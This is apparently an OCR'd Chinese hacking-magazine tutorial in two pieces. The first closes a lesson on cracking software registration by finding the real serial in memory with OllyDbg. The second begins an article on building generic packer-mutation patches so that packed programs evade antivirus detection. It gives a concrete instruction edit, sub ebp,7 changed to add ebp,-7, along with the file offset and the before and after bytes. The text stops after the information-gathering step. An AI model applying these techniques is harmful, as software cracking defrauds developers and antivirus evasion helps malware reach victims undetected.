大家分析一下：注册验证最主要的过程就是把输入的假注册码与真正通过计算得出的注册码进行比较，继而得出注册成功与否的结论，所以真的注册码和假的注册码进行比较就是一个必然的过程。那么跟在1234，也就是我们输入的假注册码之后的那一串奇怪的字符串，会不会是真正的注册码呢？因为在这个时候出现，并且与假的注册码同时出现，确实非常可疑，很容易让人联想到真假注册码进行比较的过程。

第四步、验证

带着几分不安与猜测，小菜们一直想着这奇怪的一串字符是不是软件的注册码。我们一起验证一下吧，把这个字符串复制出来（方法很简单，右键单击需要复制的内容，选择“复制到剪贴板”就可以了），既然是专门来验证的，那就把这串字符当作是注册码来看吧！再一次运行软件，在注册名的地方输入“456”（注意：大家在验证的时候一定要保证前后的注册名一致，因为注册名的不同会直接导致注册码的变化，一旦改变了注册名，我们现在找到的注册码也就失去作用了），确定了注册名后，赶紧把刚才得到的注册码也输入进来，小菜们忐忑不安的按下了“确定”按钮，没想到软件果真弹出了注册成功的提示（图8），说明我们注册成功了，也意味着我们找到的注册码是正确的。第一次尝到了通过寻找注册码实现注册软件的目的，是不是很有成就感呢！





图8

第三章：总结篇

趁小菜们的新鲜劲还没过去，赶紧总结一下今天学习的主要内容。从整个分析过程我们可以看出，寻找注册码破解软件

的方法是非常简单的，与暴力破解相比显得更简单易行，但是作为一种较为高级的破解方法，其本身还是有一定的难度的。大家会发现，寻找注册码最关键的步骤就是关键代码的定位，其不同于暴破时关键代码的定位（只要找到注册提示信息所对应的跳转就可以了），我们需要确定的是一个范围，而不是某一句代码，虽然看起来一段代码比一句代码的范围要大的多，但是定位起来就复杂多了。因为暴力破解中寻找的代码无非就是关键跳转，而与跳转有关的代码也就那么几句，只要大的方向正确，不论怎么找都能找个八九不离十。

而寻找注册码的过程可就没这么简单了，注册码在内存当中就像闪电似的出现一下就不见了，所以一定要把代码的范围定位的“恰到好处”，不偏不正才能把珍贵的“注册码”给找出来。除了以上所说的，还有一点非常重要，就是注册码出现的位置，结合实践篇中的分析过程小菜们会发现：当我们输入的注册码出现在OD中的时候，真正的注册码离我们也不远了，因为真假注册码是一定要经过比较的，所以在某一个时候它们俩一定会同时出现在内存当中。以上两点是小菜们学习此课之后需要注意和留心的地方。好了，今天的课程就到这里，究竟这个神奇的注册码还能有什么用途，下次再为大家一一道来。（文章中涉及到的工具PEID、OD已经收录在光盘中）



教你制作壳变异补丁

小小木马&Venom

现在的免杀技术越来越高明，造成的后果就是被杀毒软件的疯狂追杀，对于小菜们最喜欢的壳来说，原本不被查杀的程序在加上了那些被杀毒软件封杀的壳之后，也就会被查杀了，这可真是令人郁闷呀！本文我就教大家如何制作壳变异补丁，好让小菜们逃过一劫。虽然在以前的杂志中也曾经介绍过如何利用注册机制作文件补丁，但那只限于对特定的文件有效，对其它的文件就不行了，这次我给大家带来的可是通用的补丁哟。

我们需要用到以下几款工具：CodeFusion（文件补丁制作）、Ollydbg（大名鼎鼎的反编译工）、OC（偏移量转换器）、C32Asm（16进制编辑器）。下面就开始我们的制作过程吧！

一、踩点（收集信息）

我们以北斗3.6为例进行演示，对于其它的壳原理一样大家照着做就可以了，首先我们收集信息。在做壳变异之前需要做的就是把原本的壳和经过你修改后的壳所存在的变动的相应代码给记录下来。我们随便找个程序，比如飞鸽传书吧，来给它加上一个北斗壳（图1），加好壳后，我们稍微把壳改动一下，由于改壳不是本文的主要内容，这里就不深入研究了。我们就以一处来做示范，使用OD载入程序，程序停在了壳的入口点上（图2），按照程序的平衡原理我们使用第五句来做下修改吧，原本为**sub ebp,7**，也就是让ebp减去7的意思。双击此处修改为**add ebp,-7**（也就是让ebp加上-7，和上句的意思是一样的），然后点汇编，保存文件（图3）。

好了，修改完毕，但是我们还不知道程序里的那些16进制代码做了哪些变动呀！这时该OC上场了，先来找到修改前的那些16进制代码是什么，打开OC，选择修改前的飞鸽，找到**sub ebp,7**的内存代码，填到OC右下方内存地址那一栏去（图4），然后点向左的那个按钮，得到文件地址、找到了文件地址后就赶紧拿出C32ASM来看看着代码长什么样子吧（图5）。由于我们并不知道刚才的内存码修改了多少，所以还得载入修改后的文件做一个比较，同样的操作，载入修改后的文件还是跳到那个地址（图6），这时对比一下大家就清楚了吧。




图1




图2




图3




图4




图5




图6

到这里信息就收集完毕了，我们收集到的信息就是：在文件偏移00001BB4处修改前和修改后的代码分别是“83 ED 07 8D 40

FD”和“83 C5 F9 8D 40 FD”。




图7




图10




图11

